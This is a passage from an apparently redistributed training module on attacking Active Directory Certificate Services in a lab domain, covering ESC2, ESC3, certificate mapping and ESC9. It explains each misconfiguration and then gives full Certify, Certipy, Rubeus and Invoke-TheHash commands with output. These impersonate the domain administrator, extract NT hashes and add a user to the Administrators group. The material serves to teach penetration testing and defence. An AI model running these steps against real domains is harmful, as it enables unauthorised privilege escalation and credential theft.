21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

Note that in Windows, when using `Certify.exe`, it does not tell us which vulnerability corresponds to the certificate marked as vulnerable, so we would need to understand what makes this certificate vulnerable to know how to attack the vulnerability it has.

hide01.ir

Note: For the cases of vulnerabilities `ESC1` and `ESC2`, it does not matter because the attack uses the same command.

To search for `ESC2` using PowerShell, we can use the following command:

Search for ESC2 using PowerShell

```
PS C:\Tools> Get-ADObject -LDAPFilter '(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=2.5.29.37.0)(!
(pkiextendedkeyusage=*))))' -SearchBase 'CN=Configuration,DC=lab,DC=local'

DistinguishedName
Name  ObjectClass            ObjectGUID
-----------------
----  -----------            ----------
CN=CA,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local    CA
pKICertificateTemplate bf1d9716-8772-4388-b043-1df4a7550492
CN=SubCA,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local SubCA
pKICertificateTemplate 07cbebe1-00fb-4e23-9d6e-15644c9a95e0
CN=ESC2,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local  ESC2
```

https://t.me/CyberFreeCourses

```
pKICertificateTemplate f09870a6-cdcc-4951-bcd0-fa875a1248aa
```

ESC2 Attack from Windows

To abuse `ESC1` from Windows, we use `Certify` similar to `Certipy`:

Requesting a certificate

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC2 /altname:[email protected]

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC2
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 60

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2m7ft2ItuWCn2xgjzfH0LnBTC1iiULPD3/hGFoFYh88/9nn6
+oP1U5gvUdctjFHBe+9vDxXM40Lec217SPsa3rp+qo3yM4CwkoPS8fp+ZXdIL5MJ
cZ6I159lvdb8TdXbofuzRlEgdvYAgRHn8m5m91I2Mhibi42bEu+RJpC2YYzfEqPI
t+dEbsA3Z4wBduWInmZLPrEe7TX43szuGnkZ5VGJQZjgv9siSAt2Rb72c75C/hgm
amKIcSZre08lEsMbdsFzJYYHV+ovo8qUum0imAzyM5fuF40AQqi1sGxHAuUUawR8
GZib+ti3PR7s2WNz4xPB+Dq88eLoc0jZqWEkLQIDAQABAoIBAQDFBabiuTq279jX
xUFeXHQ8gvJU1KCrnEn8Neu6FvcsoKJ4BnR8DBR3T1i3QBiEbaXQzRnmiGpjPoh5
ovHF1UDaT2s7GYeyLsyVizP1MVVa3imNR9oH0tBpdQwHHOg8qL5PsEF3FmvrAV9Z
DDajtDNJt6zMqOd8C8EpZk8NcxAekZBJQB/chKbt8owuAQbi8Im0WfH9C37D0OC
```

hide01.ir

https://t.me/CyberFreeCourses

```
<SNIP>
```

Next we need to use `OpenSSL` and convert the certificate to `pfx` format; when prompted for a password, do not enter one:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now let's use `Rubeus` to retrieve the `NT Hash` using the certificate we generated:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx
/getcredentials /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Grace Start,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

<SNIP>
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
```

hide01.ir

https://t.me/CyberFreeCourses

```
        CredentialCount    : 1
         NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Then, we will use Invoke-TheHash that allows us to perform `Pass The Hash` attacks using PowerShell:

Import-Module Invoke-TheHash

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> cd .\Invoke-TheHash\;Import-Module .\Invoke-TheHash.psm1
```

With the `NT Hash`, let's use `Invoke-TheHash` to add our account to the Administrators group:

Execute SMB Command to add the user Grace to the Administrator's group

```
PS C:\Tools> Invoke-TheHash -Type SMBExec -Target localhost -Username
Administrator -Hash 2b576acbe6bcfda7294d6bd18041b8fe -Command "net
localgroup Administrators grace /add"

[+] Command executed with service EDASWXBUOUQBJWASNDQR on localhost
```

hide01.ir

At last, we can restart the RDP session to get a new session with administrator rights.

ESC3

The third abuse scenario, `ESC3`, is to abuse `Misconfigured Enrollment Agent Templates`, which bears similarities to `ESC1` and `ESC2`. However, it involves exploiting a different `Extended Key Usage (EKU)` and necessitates an additional step to carry out the abuse.

Note: The term `Extended Key Usage` is sometimes used as `Enhanced Key Usage` by Microsoft documentation, but section 4.2.1.12 of RFC 5280 defines the correct name as `Extended Key Usage`.

Understanding ESC3

The EKU `Certificate Request Agent`, with the Object Identifier (OID) 1.3.6.1.4.1.311.20.2.1, commonly referred to as Enrollment Agent in Microsoft documentation, enables a principal to request a certificate on behalf of another user. As mentioned in the SpecterOps Certificated Pre-Owned paper: Consider a situation where a

https://t.me/CyberFreeCourses

smart card user visits an IT administrator in person for identity verification, and the administrator needs to submit a certificate request on the user's behalf.

AD CS achieves this by utilizing a certificate template containing the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) within its Extended Key Usages. The `enrollment agent` enrolls in this template and employs the resulting certificate to collaboratively sign a Certificate Signing Request (CSR) on behalf of another user. Subsequently, the enrollment agent forwards the co-signed CSR to the Certification Authority while enrolling in a template that authorizes `enroll on behalf of`. In response, the CA issues a certificate belonging to the `other` user.

ESC3 Abuse Requirements

To abuse this for privilege escalation, a CA requires at least two templates matching the conditions below:

`Condition 1` - Involves a template that grants low-privileged users the ability to obtain an `enrollment agent certificate`. This condition is characterized by several specific details, which are consistent with those outlined in `ESC1`:

hide01.ir

1. The Enterprise CA grants low-privileged users enrollment rights (same as `ESC1`).
2. Manager approval should be turned off (same as `ESC1`).
3. No authorized signatures are required (same as `ESC1`).
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates (same as `ESC1`).
5. The certificate template includes the `Certificate Request Agent EKU`, specifically the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1), allowing the requesting of other certificate templates on behalf of other principals.

`Condition 2` - Another template that permits low-privileged users to use the enrollment agent certificate to request certificates on behalf of other users. Additionally, this template defines an `Extended Key Usage` that allows for domain authentication. The conditions are as follows:

1. The Enterprise CA grants low-privileged users enrollment rights (same as `ESC1`).
2. Manager approval should be turned off (same as `ESC1`).
3. The template schema version 1 or is greater than 2 and specifies an Application Policy Issuance Requirement that necessitates the Certificate Request Agent EKU.
4. The certificate template defines an EKU that enables domain authentication.
5. No restrictions on enrollment agents are implemented at the CA level.

ESC3 Enumeration and Attack

ESC3 Enumeration from Linux

https://t.me/CyberFreeCourses

To identify a template vulnerable to `ESC3` in the `certipy` find output, we look for a template whose EKU permits using the issued certificate as a `Certificate Request Agent`:

Certipy Output

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
<SNIP>
1
    Template Name                       : ESC3
    Display Name                        : ESC3
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
```

hide01.ir

https://t.me/CyberFreeCourses

```
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC3                              : 'LAB.LOCAL\\Domain Users' can
enroll and template has Certificate Request Agent EKU set
```

The element to consider here is the `Extended Key Usage: Certificate Request Agent`.

ESC3 Attack from Linux

For this attack, the first step is to obtain this certificate. It can be requested as any other certificate:

Certificate Request for Blwasp

```
certipy req -u '[email protected]' -p 'Password123!' -ca 'lab-LAB-DC-CA' -
template 'ESC3'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 61
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1103'
[*] Saved certificate and private key to 'blwasp.pfx'
```

Subsequently, we can request a certificate on behalf of any user from any other template by including the initial certificate as proof. Regarding authentication, it is crucial to request a certificate from a template that allows Client Authentication in its EKUs. We can use the built-in `User` template. We will add the option `-on-behalf-of <Account Name>` and include the certificate in the request with the option `-pfx <certificate file>`:

Requesting a certificate on behalf of the Administrator account

hide01.ir

https://t.me/CyberFreeCourses

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template 'User' -on-behalf-of 'lab\administrator' -pfx blwasp.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
500'
[*] Saved certificate and private key to 'administrator.pfx'
```

The above command will give us a certificate as the administrator account, which we can use as we did in previous examples.

ESC3 Enumeration from Windows

To identify `condition 1` of the `ESC3` vulnerability from Windows, we need to pay attention to `pkiextendedkeyusage` and `mspki-certificate-application-policy`; if the values of these fields is `Certificate Request Agent`, it implies that we can request a certificate on behalf of another user. Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

Finding ESC3 Vulnerable Certificates

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
```

hide01.ir

https://t.me/CyberFreeCourses

```
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

<SNIP>
    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC3
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
```

hide01.ir

https://t.me/CyberFreeCourses

```
21-2570265163-3918697770-3667495639-519
```

ESC3 Attack from Windows

To proceed with the attack we need to obtain a certificate from the vulnerable template:

Request a certificate from the vulnerable template

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC3


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : ESC3
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 66

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAwsWQPYIzC9BZI1qdd0IdrnXMzHqQvZIt5bUwOOSvWj/PYg93
hZElTKSGG/W5kMKwKgvsUHrwSqy447HdTbVgeR4pHuQQOcc5wuHlsfweOUdH0/Y0
kdFXlqEh4dTFxwKU1sn12+0S0Y3pLHMlO06+y1M4075gSjIvrfCYtWxIRaSi0r+T
9oaAqwb0w1mwBpuYixsBvvHnW7BmtwgrLFykc56EFkv8NxR4nNje5sTsBg59QWwc
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

hide01.ir

https://t.me/CyberFreeCourses

```
Certify completed in 00:00:03.7387847
```

We repeat the same process and convert the certificate using `OpenSSL`:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

To meet `Condition 2`, we can use Certify to use the enrollment agent certificate to issue a certificate request on behalf of a different user. This request should be made using an additional certificate that grants `Client Authentication` permissions `on behalf of` another user. We will use the `User` template, with the option `/onbehalfof:LAB\Administrator` and the `/enrollcert:cert.pfx` that corresponds to the certificate we obtained from the vulnerable template that matched `Condition 1`. The command is as follow:

hide01.ir

Request a Certificate on behalf of the Administrator

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:User /onbehalfof:LAB\Administrator /enrollcert:cert.pfx


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp

[*] Template                : User
[*] On Behalf Of            : lab\Administrator

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA
```

https://t.me/CyberFreeCourses

```
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 68

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAk/77BzCxvU7QGwZN3huCnQ6XiCDQm8pP58PV6lctNB9piOb3
gbpmgfmTe6nMz5xM1+SzTdV0bF+i9NsKIHWG+N/du6A8EURgapyEUiGVKAx6NMqc
+qRD634H6AFtEVElMIlGlpObpeFZStmDAfHPHATShEbtP/ncqn7slbeP3yB/P5qS
3IuW12djGqgqKBV/nVhBGvkLiTCwTvZFSx8soH0GEZDALfSquCnKS1w1TnFyT36T
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7555553
```

Let's save the output pem as `admin.pem`, convert it to `pfx`, and save it as `admin.pfx`:

Convert Certificate

hide01.ir

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
admin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out admin.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can use the certificate to request a TGT or get the NT Hash:

Request a TGT as the Administrator

```
PS C:\Tools> .\Rubeus.exe asktgt /user:lab\Administrator
/certificate:admin.pfx /getcredentials


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT
```

https://t.me/CyberFreeCourses

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab\Administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGNjCCBjKgAwIBBaEDAgEWooIFVTCCBVFhggVNMIIFSaADAgEFoQsbCUxBQi5MT0NBTKIYMB
agAwIB

AqEPMA0bBmtyYnRndBsDbGFio4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQONi2X9Q9UdBdpejA
A8u7Zn

Bvk1n8HQ4m968M0fOsnVqqT75tQAkg7IuLx3p4YEoDpj8phesUeD1o8F8f9JRksvDkVBNJWsPE
szj48Q

ZQV+8mSliNrneL1JQyRdGFS2u00scv9kfbQiHZF2pmrHpLEKrL+X4d/LezypoPdFzG7YtUwW3S
oLqida

xxTKcmAsZxJ4hGEKDHNB5ZW0NVjfvKyTTkmgWQt1JpuulO/HIiLu1sowPsyNnwKZbTjNtymhDl
mBr7F+

lGmU3hCMPZQyUOQ6KPr5CnPpIov9AZT1JbRdIY9m5Idyi/JZnLq1XCWd6CBJ0skr6fpozR003Y
nfr6hv
      ...SNIP...
  ServiceName              :  krbtgt/lab
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  18/11/2023 16:57:18
  EndTime                  :  19/11/2023 02:57:18
  RenewTill                :  25/11/2023 16:57:18
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  ckMX5pZMtxu8VqgU+eUHLQ==
  ASREP (key)              :  78FB57682E113330F29C45FB50B08119

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

hide01.ir

https://t.me/CyberFreeCourses

Certificate Mapping

Understanding certificate mapping is crucial to comprehend ESC6, ESC9, and ESC10 attacks. Certificate mapping involves associating issued certificates with their respective subjects. In simple terms, when a user requests a certificate for themselves, the mapping enables the identification of the issued certificate as belonging to that specific user and not to another.

In response to CVE-2022–26923 (known as Certifried) discovered by Olivier Lyak, Microsoft has implemented a new security extension for issued certificates, along with two registry keys to properly handle certificate mapping.

- The `szOID_NTDS_CA_SECURITY_EXT` certificate extension contains the `objectSid` (which is a unique identifier in all the Active Directory) of the requester
- The `StrongCertificateBindingEnforcement` registry key is used for Kerberos implicit mapping
- The `CertificateMappingMethods` registry key is used for Schannel implicit mapping

According to Microsoft, starting on April 2023 the "Disabled mode" of the two registry keys will not be taken into count and only the "Compatibility" and "Full Enforcement" mode will be valid.

Mapping a certificate to an object can be done explicitly or implicitly:

- For **explicit** mapping, the `altSecurityIdentities` attribute of the account must contains the identifier of the certificate. This way, for authentication the certificate must be signed by a trusted CA and match the `altSecurityIdentities` value
- For **implicit** mapping, this is the information contained in the certificate's SAN that are used to map with the DNS or the UPN (userPrincipalName) field

Kerberos mapping

During Kerberos authentication, the certificate mapping process will call the `StrongCertificateBindingEnforcement` registry key. This key can be equal to three values:

- 0: no strong certificate mapping is realised. The `szOID_NTDS_CA_SECURITY_EXT` extension is not check and the authentication behavior is similar to what was done before the patch. This is the "Disabled mode"
- 1: default value after the patch. The KDC checks if the explicit certificate mapping is present (strong mapping). If yes, the authentication is allowed; if no, it checks if the certificate security extension is present and validate it. If it is not present, the authentication can be allowed if the user account predates the certificate. This is the "Compatibility mode"

hide01.ir

https://t.me/CyberFreeCourses

- 2: the KDC checks if the explicit certificate mapping is present (strong mapping). If yes, the authentication is allowed; if no, it checks if the certificate security extension is present and validate it. If it is not present, the authentication is refused. This is the "Full Enforcement mode"

If the registry key value is 0 and the certificate contains a UPN value (typically used for a user account), the KDC will first attempt to map the certificate to a user with a matching userPrincipalName value. If no validation can be performed, the KDC will search for an account with a matching `sAMAccountName` property. If none can be found, it will retry with a $ at the end of the username. Therefore, a certificate with a UPN can be mapped to a machine account.

If the registry key value is 0 and the certificate contains a DNS value (typically used for a machine account), the KDC splits the username into two parts: the user and the domain. For example, `user.domain.local` becomes `user` and `domain.local`. The domain part is validated against the Active Directory domain, and the user part is validated by adding a $ at the end and searching for an account with a corresponding `sAMAccountName`.

If the registry key value is 1 or 2, the `szOID_NTDS_CA_SECURITY_EXT` security extension will be used to map the account using its `objectSid`. If the registry key is set to 1 and no security extension is present, the mapping behavior is similar to a registry key value of 0.

hide01.ir

Schannel mapping

During Schannel authentication, the certificate mapping process involves the `CertificateMappingMethods` registry key. This key can have a combination of the following values:

- `0x0001`: Subject/issuer explicit mapping
- `0x0002`: Issuer explicit mapping
- `0x0004`: SAN implicit mapping
- `0x0008`: S4USelf implicit Kerberos mapping
- `0x0010`: S4USelf explicit Kerberos mapping

The current default value is `0x18` (`0x8` and `0x10`). Schannel doesn't directly support the `szOID_NTDS_CA_SECURITY_EXT` security extension, but it can utilize it by "converting" the Schannel certificate mapping to a Kerberos certificate mapping using S4USelf. The mapping process will then be performed as explained in the Kerberos mapping section.

If any certificate authentication issues arise in an Active Directory environment, Microsoft has officially recommended setting the `CertificateMappingMethods` value to `0x1f` (the old value).

ESC9

https://t.me/CyberFreeCourses

Abusing `ESC9` relies on exploiting certificate mapping; therefore understanding it and its intricate functionality is crucial.

Understanding ESC9 and Certificate Mapping

A key aspect to grasp is that if the `msPKI-Enrollment-Flag` attribute of a certificate template contains the `CT_FLAG_NO_SECURITY_EXTENSION` flag, it effectively negates the embedding of the `szOID_NTDS_CA_SECURITY_EXT` security extension. This means that irrespective of the configuration of the `StrongCertificateBindingEnforcement` registry key (even if set to its default value of 1), the mapping process will occur as if the registry key had a value of `0`, essentially bypassing strong certificate mapping.

Consequently, this loophole can be exploited if we possess sufficient privileges to access and modify a user account's `User Principal Name (UPN)`, aligning it with the `UPN` of another account. By leveraging this manipulated configuration, we can request a certificate for the user using their legitimate credentials. Remarkably, the obtained certificate will be seamlessly mapped to the other account, which is the ultimate target.

ESC9 Abuse Requirements

To successfully abuse this misconfiguration, specific prerequisites must be met:

1. The `StrongCertificateBindingEnforcement` registry key should not be set to `2` (by default, it is set to `1`), or the `CertificateMappingMethods` should contain the UPN flag (`0x4`). Regrettably, as a low-privileged user, accessing and reading the values of these registry keys is typically unattainable.
2. The certificate template must incorporate the `CT_FLAG_NO_SECURITY_EXTENSION` flag within the `msPKI-Enrollment-Flag` value.
3. The certificate template should explicitly specify `client authentication` as its purpose.
4. The attacker must possess at least the `GenericWrite` privilege against any user account (account A) to compromise the security of any other user account (account B).

hide01.ir

ESC9 Enumeration and Attack

We will discuss how to enumerate and abuse ESC9 from Linux and Windows.

ESC9 Enumeration from Linux

Let's use `certipy` to find vulnerable templates, and let's focus on the template `ESC9`:

Identifying Vulnerable Templates

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

https://t.me/CyberFreeCourses

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Templates
  0
    Template Name                       : ESC9
    Display Name                        : ESC9
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC9                              : 'LAB.LOCAL\\Domain Users' can
```

hide01.ir

https://t.me/CyberFreeCourses

```
enroll and template has no security extension
<SNIP>
```

The `ESC9 template` has the value `msPKI-Enrollment-Flag` for the `CT_FLAG_NO_SECURITY_EXTENSION` flag; this is implied from the `NoSecurityExtension` value of the `Enrollment Flag` field.

ESC9 Attack from Linux

For example, let's say that we want to compromise `user3`. We need to have `FullControl` rights over any user account. In this case, we have those rights over `user2`. Now we can modify `user2`'s `UPN` to match our target user's `UPN`, request a certificate as `user2` with the `UPN` modification using the vulnerable certificate, and we will receive the certificate for our target account `user3`. Let's complete this attack:

We can confirm that we have `FullControl` rights over `user2` using dacledit.py; at the time of writing, the pull request (#1291) offering the tool is still being reviewed. We can get dacledit.py directly from the ShutdownRepo fork while the branch gets merged into the impacket's main branch.

hide01.ir

Clone Forked ShutdownRepo Impacket Repository

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

Create and Activate the Python Virtual Environment

```
cd impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

Install Impacket repo

```
python3 -m pip install .
python3 -m pip install .

Processing /home/plaintext/htb/modules/adcs/impacket
Collecting chardet
  Downloading chardet-5.2.0-py3-none-any.whl (199 kB)
     |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
